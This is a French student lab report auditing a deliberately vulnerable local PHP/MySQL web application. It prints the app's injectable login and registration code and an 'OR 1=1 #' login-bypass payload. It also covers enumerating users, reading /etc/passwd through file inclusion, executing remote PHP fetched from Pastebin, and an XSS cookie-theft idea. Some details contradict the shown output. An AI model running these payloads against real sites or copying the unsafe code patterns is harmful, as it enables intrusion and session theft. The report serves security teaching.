

TP 3 : Introduction à la sécurité Web

Introduction

Les technologies web sont désormais omniprésentes, des services bancaires aux réseaux sociaux, en passant par les jeux en ligne. Conçues à l'origine pour afficher des pages statiques, elles se sont complexifiées pour générer dynamiquement des contenus à partir des actions des utilisateurs, impliquant des interactions avec des bases de données, des fichiers et des services distants via des API. Cette complexité élargit la surface d'attaque des applications web, côté client comme côté serveur. Dans ce TP, nous nous plaçons en auditeur de sécurité d'une application web basique utilisant JavaScript côté client et PHP/MySQL côté serveur, afin d'étudier certaines vulnérabilités et comprendre leurs modes d'exploitation.

A - Attaques côté serveur

1. Analyse en boîte blanche du mécanisme d'authentification

Question 1 :

Lorsqu'on essaye d'accéder à la page <http://localhost/index.php> avec Firefox, on arrive à la page de login. Le navigateur envoie en effet une requête HTTP GET vers index.php. Le serveur exécute index.php. Le code teste si (\$user == NULL). Comme aucun utilisateur n'est connecté, le serveur renvoie alors une redirection HTTP vers login.php.

Le mécanisme est le suivant : Le serveur vérifie si une session valide existe pour le client. Cette session est identifiée par un identifiant unique transmis dans un cookie. Si cet identifiant n'est pas présent ou n'est associé à aucun utilisateur authentifié, l'application considère que l'accès n'est pas autorisé et redirige automatiquement vers la page de connexion.

Question 2 :

État	Méthode	Domaine	Fichier	Initiateur	Type	Transfert	Taille	En-têtes	Cookies	Requête	Réponse	Délais
302	GET	localhost	index.php	document	html	1,37 Ko	2,69 Ko	✓ Filtrer les en-têtes		GET http://localhost/index.php		
200	GET	localhost	login.php	document	html	1,38 Ko	2,69 Ko					
200	GET	localhost	bootstrap.css	stylesheet	css	mis en cache	19,52 Ko					
200	GET	localhost	font-awesome.css	stylesheet	css	mis en cache	4,98 Ko					
200	GET	localhost	style.css	stylesheet	css	mis en cache	8,49 Ko					
200	GET	localhost	style-responsive.css	stylesheet	css	mis en cache	1,50 Ko					
200	GET	localhost	jquery.js	script	js	mis en cache	93,11 Ko					
200	GET	localhost	bootstrap.min.js	script	js	mis en cache	31,82 Ko					
200	GET	localhost	jquery.backstretch.min.js	script	js	mis en cache	4,05 Ko					
200	GET	localhost	jquery.bg.jpg	img	jpeg	mis en cache	270,45 Ko					
200	GET	localhost	favicon.ico	favicon_loader.png:175	html	mis en cache	271 o					

Figure 1 : Requêtes HTTP obtenues.

En accédant à <http://localhost/index.php>, l'onglet Réseau de Firefox montre que le navigateur envoie une requête GET vers index.php.

Le serveur répond avec un code d'état 302 Found, indiquant une redirection. Dans les en-têtes de réponse, on observe un champ Location: login.php, qui précise au navigateur la nouvelle ressource à consulter.

Le navigateur suit cette redirection et enchaîne avec une nouvelle requête GET vers login.php. Le code d'état 200 indique que la redirection a réussi. L'affichage de la page de login entraîne ensuite l'envoi d'autres requêtes GET pour récupérer les fichiers nécessaires à la mise en page (CSS, JavaScript, images, etc.).

On voit aussi que le navigateur possède un cookie contenant l'identifiant de session, utilisé pour distinguer chaque utilisateur.

Le code PHP de la page demandée est exécuté côté serveur, puis le résultat (HTML) est renvoyé dans la réponse HTTP.




Figure 2 : Schéma montrant les étapes suivies suite au GET.

Le code d'état 404 lié au dernier GET favicon.ico montre que l'icône du site web n'a pas été trouvée.

Question 3 :

Les liens suivants ont été trouvés :

<http://localhost/login.php>

Figure 3 : Page de login.

<http://localhost/register.php>




Figure 4 : Page création de compte.

<http://localhost/login.php> renvoie vers <http://localhost/register.php> qui re-renvoie vers <http://localhost/login.php> lorsqu'on clique sur "S'inscrire".

On note ici la présence d'une vulnérabilité non évoquée dans le sujet de TP. Le script vérifie si les variables sont déclarées mais ne vérifie pas leur contenu. On peut donc créer un compte avec tous les champs vides !

```
<?php
if ($_GET && isset($_GET['nom']) && isset($_GET['prenom']) && isset($_GET['login']) && isset($_GET['password'])) {
    $count = $bdd->exec("INSERT INTO `users`(`id`, `nom`, `prenom`, `pseudo`, `password`, `admin`) VALUES (NULL, '$_GET['nom']', '$_GET['prenom']', '$_GET['login']', '$_GET['password']', 0)");
    echo $count;
    if ($count != 0) {
        header('Location:login.php');
    }
    else header('Location:register.php');
}
?>
```

Figure 5 : register.php.

Question 4 :

Dans config.php, l'application vérifie si l'utilisateur a un numéro de session avec \$_SESSION['userid'] existe. Si c'est le cas, elle récupère l'utilisateur correspondant au numéro de session et le stocke dans la variable \$user. Le numéro de session est attribué dans la page de login quand l'utilisateur se connecte, il correspond à l'id de l'utilisateur dans la base de données.

```
<?php
ini_set('display_errors', 1);
session_start();
$dbdd = new PDO('mysql:host=localhost;dbname=demo;charset=utf8', 'root', 'root');

if(!empty($_SESSION['userid'])) {
    $reponse = $dbdd->query('SELECT * FROM users WHERE id='.$_SESSION['userid']);
    $user = $reponse->fetch(PDO::FETCH_OBJ);
}
else {
    $user = NULL;
}
```

Figure 6 : config.php.

```

<?php
if ($_GET && isset($_GET['login']) && isset($_GET['password'])) {
try
{
    $reponse = $bdd->query('SELECT * FROM users WHERE pseudo="'.$_GET['login'].'" AND password="'.$_GET['password'].'"');
    if ($reponse && $reponse->rowCount()>0) {
        $data = $reponse->fetch(PDO::FETCH_OBJ);
        echo "Connected as {$data->pseudo}!";
        $_SESSION['userid'] = $data->id;
        header('Location:index.php');
    }
    else {
        header('Location:login.php');
    }
}
}

```

Figure 7 : login.php.

Dans index.php et plus généralement dans toutes les pages nécessitant une authentification, il y a un petit script php au début de la page pour vérifier que l'utilisateur soit connecté. Pour ce faire, il vérifie que user n'est pas égal à null, la ligne `header('Location:login.php');` redirige vers la page de login (il s'agit du mécanisme observé précédemment).

```

<?php
include('config.php');
if ($user == NULL) {
    header('Location:login.php');
}
?>

```

Figure 8 : index.php.

Question 5 :

Dans le fichier login.php, on peut trouver deux types de code.

Le code PHP, contenu entre `<?php ... ?>`, est entièrement interprété côté serveur. Le client ne voit jamais ces instructions. Le serveur exécute le code (lecture de la base, tests, redirections...) puis génère du HTML.

Le code HTML, CSS et JavaScript, c'est-à-dire tout ce qui se trouve en dehors des balises PHP est envoyé tel quel au navigateur, qui l'interprète pour afficher la page et exécuter les scripts. Lorsqu'on affiche le code source dans Firefox, on ne voit que le résultat final généré par le serveur. On ne voit que le HTML final, les liens vers les fichiers CSS/JS, et le JavaScript exécuté côté client.

Question 6 :

L'utilisateur fournit son login et son mot de passe. La portion de code HTML impliquée est la suivante, c'est la balise `<form>` qui est utilisée et déclenche l'envoi au serveur :

```

<div id="login-page">
  <div class="container">

    <form class="form-login" action="login.php">
      <h2 class="form-login-heading">Connectez vous</h2>
      <div class="login-wrap">

        <input name="login" type="text" class="form-control" placeholder="Login" autofocus>
        <br>
        <input name="password" type="password" class="form-control" placeholder="Password">

        <input type="submit" class="btn btn-theme btn-block" value="Se connecter" />
        <hr>

        <div class="registration">
          Vous n'êtes pas encore inscrit ?<br/>
          <a class="" href="register.php">
            Créez un compte
          </a>
        </div>

      </div>
    </form>
  </div>
</div>

```

Figure 9 : login.php.

Une requête HTTP GET est utilisée et les valeurs de login et de password sont envoyées dans l'URL.

302	GET	localhost	login.php?login=&password=d	document	html	1,36 Ko	2,69 Ko	2 ms
-----	-----	-----------	-----------------------------	----------	------	---------	---------	------

Figure 10 : Requête HTML.

Question 7 :

Le traitement des données envoyées par l'utilisateur est géré par ce code :

```

<?php
if ($_GET && isset($_GET['login']) && isset($_GET['password'])) {
  try
  {
    $reponse = $bdd->query('SELECT * FROM users WHERE pseudo="' . $_GET['login'] . '" AND password="' . $_GET['password'] . '"');
    if ($reponse && $reponse->rowCount() > 0) {
      $data = $reponse->fetch(PDO::FETCH_OBJ);
      echo "Connected as {$data->pseudo}!";
      $_SESSION['userid'] = $data->id;
      header('Location:index.php');
    }
    else {
      header('Location:login.php');
    }
  }
}

```

Figure 11 : login.php.

Le serveur web interagit avec une base de données MySQL (grâce à la variable bdd définie dans le config.php).

Le code dans login.php lit les entrées utilisateur avec \$_GET['login'] et \$_GET['password'] puis interroge la base de données pour vérifier si l'utilisateur en question existe.

Question 8 :

Mise à part la vérification de l'existence du user dans la base de données, il n'y a aucune vérification particulière sur les entrées utilisateur avant l'envoi de la requête SQL. Le formulaire est donc vulnérable à une injection SQL.

Question 9 :

L'injection SQL suivante a été effectuée :

The screenshot shows a login interface. At the top is a blue button labeled 'CONNECTEZ VOUS'. Below it is a text input field containing the SQL injection payload: '" OR 1=1 #'. Underneath is a password input field labeled 'Password'. A blue button labeled 'Se connecter' is positioned below the password field. At the bottom, there is a link that says 'Vous n'êtes pas encore inscrit ? Créez un compte'.

Figure 12 : Injection SQL.

Le guillemet ferme la chaîne de caractères ouverte pour la valeur de pseudo. OR 1=1 est ensuite ajouté. Comme 1=1 est toujours vrai, la condition WHERE devient vraie pour toutes les lignes de la table users, peu importe la valeur de pseudo ou de password. Le dièse (#) est un commentaire en SQL. Il annule la partie restante de la requête (et donc la saisie du password) et empêche une erreur de syntaxe. La requête SQL complète est donc la suivante :

```
SELECT * FROM users WHERE pseudo="" OR 1=1 #" AND password="["...]"
```

Le résultat est que la clause WHERE est évaluée à vrai. L'application considère donc l'utilisateur comme authentifié.

Question 10 :

Pour récupérer le nombre total d'utilisateurs et leurs noms/prénoms, on utilise le mot-clé LIMIT offset, length (sélection à partir de x offset length entrées).

En testant les valeurs successives d'offset, on peut itérer sur chaque ligne de la table users. On trouve donc les utilisateurs suivants :

LIMIT 0,1 : Bidule Truc
LIMIT 1,1 : Julian Queyroux
LIMIT 2,1 : Gilles Vanderstraeten
LIMIT 3,1 : Min Ad
LIMIT 4,1 : Romain Cayre
LIMIT 5,1 : Vide (créé par nos soins)

2. Analyse du mécanisme de navigation

La vulnérabilité d'inclusion de fichiers est l'utilisation non sécurisée des fonctions PHP telles que `include`, `include_once`, `require`, et `require_once`, qui sont destinées à intégrer le contenu d'un autre fichier PHP dans le script en cours d'exécution.

Si une partie du chemin du fichier à inclure est contrôlée directement par l'utilisateur (par exemple, via un paramètre GET comme dans `include($_GET['page'])`), un attaquant peut manipuler ce paramètre pour forcer le serveur à inclure des fichiers non prévus.

Cela permet à l'attaquant de lire des fichiers sensibles du système (comme `/etc/passwd` ou un fichier de configuration contenant des identifiants de base de données), ou d'inclure et exécuter du code PHP malveillant hébergé sur un serveur externe.

Question 11 :

Une fois authentifié, voici les pages trouvées :

Dans <http://localhost/index.php?page=home.php>, on trouve :

<http://localhost/index.php?page=news.php&id=3>
<http://localhost/index.php?page=news.php&id=2>
<http://localhost/index.php?page=news.php&id=1>

<http://localhost/index.php?page=profil.php>
<http://localhost/index.php?page=base64.php>
<http://localhost/index.php?page=messages.php>
<http://localhost/index.php?page=serialize.php>
<http://localhost/index.php?page=unserialize.php>

Question 12 :

Les pages ne sont pas accédées directement. L'URL reste toujours centrée sur le fichier `index.php`, et la page spécifique à afficher est passée comme paramètre.

Question 13 :

```
<?php
if (!isset($_GET['page'])) {
    $_GET['page'] = "home.php";
}
include($_GET['page']);
?>
```

Figure 13 : Portion de code responsable de la navigation.

La variable d'entrée potentiellement contrôlable par l'utilisateur est 'page', dans la requête `$_GET['page']`. La variable page étant récupérée de l'URL, l'attaquant peut

manipuler le chemin du fichier inclus en modifiant l'URL. Il s'agit d'une vulnérabilité d'inclusion de fichiers.

Question 14 :

Le fichier qui contient la liste des utilisateurs UNIX sur un système Linux est /etc/passwd. Il faudrait donc utiliser l'URL suivante :

<http://localhost/index.php?page=/etc/passwd>

```

/var/spool/pd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/
var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/
usr/sbin/nologin systemd-timesync:x:999:999:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:101:101:/nonexistent:/usr/sbin/nologin syslog:x:102:102:/nonexistent:/usr/sbin/nologin systemd-resolve:x:991:991:systemd Resolver:/usr/sbin/nologin sshd:x:104:65534:/run/ssh:/usr/sbin/
nologin swgn:x:105:105:virtual TPM software stack:/var/lib/swtpm:/usr/sbin/nologin polkitd:x:989:989:User for polkitd:/usr/sbin/nologin _pc:x:107:65534:/run/pcbind:/usr/sbin/nologin systemd-x11:x:108:65534:/var/lib/utmp:/usr/sbin/nologin gesccue:x:109:109:/var/lib/gesccue:/usr/sbin/nologin
colord:x:110:112:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin gdm:x:111:114:Gnome Display Manager:/var/lib/gdm:/usr/sbin/nologin _flatpak:x:112:115:flatpak system-wide installation helper:/nonexistent:/usr/sbin/nologin fr:x:113:118:fr routing suite:/nonexistent:/usr/sbin/nologin
tcpdump:x:114:119:/nonexistent:/usr/sbin/nologin mosquito:x:115:120:/var/lib/mosquitto:/usr/sbin/nologin freerdp:x:116:121:/etc/freerdp:/usr/sbin/nologin radvd:x:117:65534:/run/radv:/usr/sbin/nologin strongswan:x:118:65534:/var/lib/strongswan:/usr/sbin/nologin dhcpd:x:100:122:/run:/usr/
sbin/nologin dhcpd:x:103:65534:DHCP Client daemon:/usr/lib/dhcpd:/bin/false mysql:x:106:103:MySQL Server:/nonexistent:/bin/false

```

Figure 14 : Résultat de l'attaque.

Question 15 :

Lorsqu'on essaye de détourner le mécanisme afin d'accéder à une ressource à distance (par exemple <https://google.com>), on obtient l'erreur suivante :

```

Warning: include(https://google.com): failed to open stream: no suitable wrapper could be found in /var/www/html/index.php on line 125
Warning: include(): Failed opening 'https://google.com' for inclusion (include_path='.:usr/share/php') in /var/www/html/index.php on line 125

```

Figure 15 : Erreur obtenue.

L'erreur se produit car le mécanisme d'inclusion de fichier distante est désactivé sur la configuration PHP du serveur. La configuration PHP allow_url_include est réglée sur Off dans le fichier php.ini du serveur. C'est une mesure de sécurité standard.

Question 16 :

Après avoir mis allow_url_include à ON, PHP reconnaît les protocoles http:// et https:// comme des chemins valides, et peut donc effectuer une requête web pour télécharger le contenu de la ressource distante. On a donc accès à Google.



Figure 16 : Accès à Google réussi.

Question 17 :

L'instruction `include($_GET['page']);` a téléchargé le contenu du fichier distant hébergé sur Pastebin (<https://pastebin.com/raw/dqMEnEkB>) et l'a exécuté comme du code PHP.

Figure 17 : Attaque réussie.

B - Attaques côté client

1. Analyse en boîte blanche du mécanisme d'authentification

Question 1 :

La session PHP est démarrée par l'instruction `session_start()`. L'identifiant de l'utilisateur (lié à la session) est utilisé par la page `config.php`. Le serveur différencie les utilisateurs en stockant leur ID unique (`userid`) dans la variable de session (`$_SESSION`), et utilise cet ID pour recharger le profil complet de l'utilisateur à chaque requête.

```
<?php
ini_set('display_errors', 1);
session_start();
$dbdd = new PDO('mysql:host=localhost;dbname=demo;charset=utf8', 'root', 'root');

if(!empty($_SESSION['userid'])) {
    $reponse = $dbdd->query('SELECT * FROM users WHERE id='.$_SESSION['userid']);
    $user = $reponse->fetch(PDO::FETCH_OBJ);
}
else {
    $user = NULL;
}
```

Figure 18 : config.php.

Question 2 :

L'information transmise qui permet à PHP d'identifier de façon unique la session de l'utilisateur est le cookie.

Le protocole HTTP est "sans état" (stateless). Chaque requête est indépendante de la précédente. Pour mémoriser l'utilisateur d'une requête à l'autre, PHP utilise le mécanisme de session.

Après le démarrage de la session, le serveur maintient un stockage où il associe des variables (comme `$_SESSION['userid']`) à chaque utilisateur. Ces variables sont gérées dans le tableau `$_SESSION`.

Pour lier les requêtes du navigateur aux données stockées côté serveur, PHP attribue un identifiant de session unique, le SESSID. Cet ID est transmis au navigateur sous forme de cookie. À chaque requête ultérieure, le navigateur renvoie ce cookie au serveur, permettant à ce dernier de récupérer les informations de session appropriées.

Éta	Mé	Dom...	Fichier	Initiat...	Typ	Trans...	Tail	En-têtes	Cookies	Requête	Réponse	Délais
206	GET	lo...	index.php	docu...	htm	2,89 Ko	9,96	⌵ Filtrer les cookies ⌵ Cookies de la requête				
206	GET	lo...	bootstrap.css	styles...	css	mis e...	19,5	_ga: "GA1.1.1179415876.1764666402"				
206	GET	lo...	font-awesome.css	styles...	css	mis e...	4,96	_ga_S72LBY47R8: "GS2.1.s1764666401\$01\$g1\$t1764666496\$j58\$j0\$0"				
206	GET	lo...	zabuto_calendar.css	styles...	css	mis e...	811	PHPSESSID: "7jcrkmnvw0s0r4sdouj4nk0c1a"				
206	GET	lo...	jquery.gritter.css	styles...	css	mis e...	694					

Figure 19 : Cookie de session.

2. Analyse de la messagerie instantanée

Questions 4 et 5 :

La page de messagerie n'est pas entièrement rechargée à chaque nouveau message posté. Un rechargement complet de la page serait lent et perturberait l'utilisateur. Pour récupérer les derniers messages postés, on observe qu'il y a des requêtes GET vers `getmessages.php` envoyées régulièrement (toutes les demi-secondes) au serveur.

Éta	Mé	Dom...	Fichier	Initiat...	Tyf	Trans...	Tai
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7
	GET	 lo...	getmessages.php	index...	htm	656 o	1,7


504 requêtes
909,13 Ko / 318,09 Ko transférés
Terminé en :

Figure 20 : Requêtes GET pour récupérer les messages.

Question 6 :

Voici le code qui crée le GET vers getmessages.php envoyées toutes les demi-secondes. Le langage utilisé est le [JavaScript](#). La fonction setInterval permet d'appeler une fonction de manière périodique (makeRequest), cette fonction crée la requête http vers "getmessage.php", l'attribut onreadystatechange permet de stocker une fonction (alertContents) qui sera lancée quand l'état de la requête changera. La fonction alertContents vérifie que l'état de la requête s'est bien déroulé (statut = 200), et affiche les messages récupérés sur la page.

```
<script>

function makeRequest(url,callback) {

    var httpRequest = false;

    httpRequest = new XMLHttpRequest();

    if (!httpRequest) {
        alert('Abandon :( Impossible de créer une instance XMLHttpRequest');
        return false;
    }
    httpRequest.onreadystatechange = function() { callback(httpRequest); };
    httpRequest.open('GET', url, true);
    httpRequest.send(null);

}

function sendMsg(httpRequest) {
    document.querySelector("#msg").value = "";
}

function alertContents(httpRequest) {

    if (httpRequest.readyState == XMLHttpRequest.DONE) {
        if (httpRequest.status == 200) {
            document.querySelector('#messages').innerHTML = httpRequest.responseText;

        } else {
            console.log('Un problème est survenu avec la requête.');
```

Figure 21: Script pour créer les GET périodique

2. Détournement de la messagerie instantanée

En envoyant un message contenant des balises de formatage HTML (<h1> par exemple), on observe que le navigateur les interprète et les affiche comme du formatage. Cela confirme que HTML est interprété et que l'attaquant peut influencer l'apparence et le contenu vu par la victime. On peut donc injecter des liens ou des images.




Figure 22 : Envoi de messages contenant des balises de formatage HTML.

Étant donné que le HTML est interprété, il est probable que le JavaScript le soit également. On peut donc essayer d'envoyer un message contenant une "fausse" image, avec un gestionnaire d'erreur JavaScript (onerror) :

```

```

Lorsque la victime ouvre la page, le navigateur tente de charger l'image toto (qui n'existe pas). Le code JavaScript `alert(document.cookie);` est donc exécuté chez la victime.

Le code envoie alors une requête HTTP au serveur web de l'attaquant avec le cookie de la victime. L'attaquant peut donc utiliser ce cookie pour se faire passer pour la victime. Il s'agit de l'attaque XSS (cross-site scripting).

Conclusion

En conclusion, ce TP a permis de révéler plusieurs failles de sécurité dans l'application étudiée, à la fois du côté serveur et du côté client. Côté serveur, il a été possible d'effectuer une injection SQL dans le mécanisme d'authentification. Cela a permis la connexion sans mot de passe mais également l'affichage des comptes de tous les utilisateurs. Ensuite, la vulnérabilité d'inclusion de fichiers a montré qu'il est possible de lire les fichiers sensibles du système. Côté client, le mécanisme de session dépendant du cookie SESSID, peut permettre le détournement de session en modifiant cette valeur.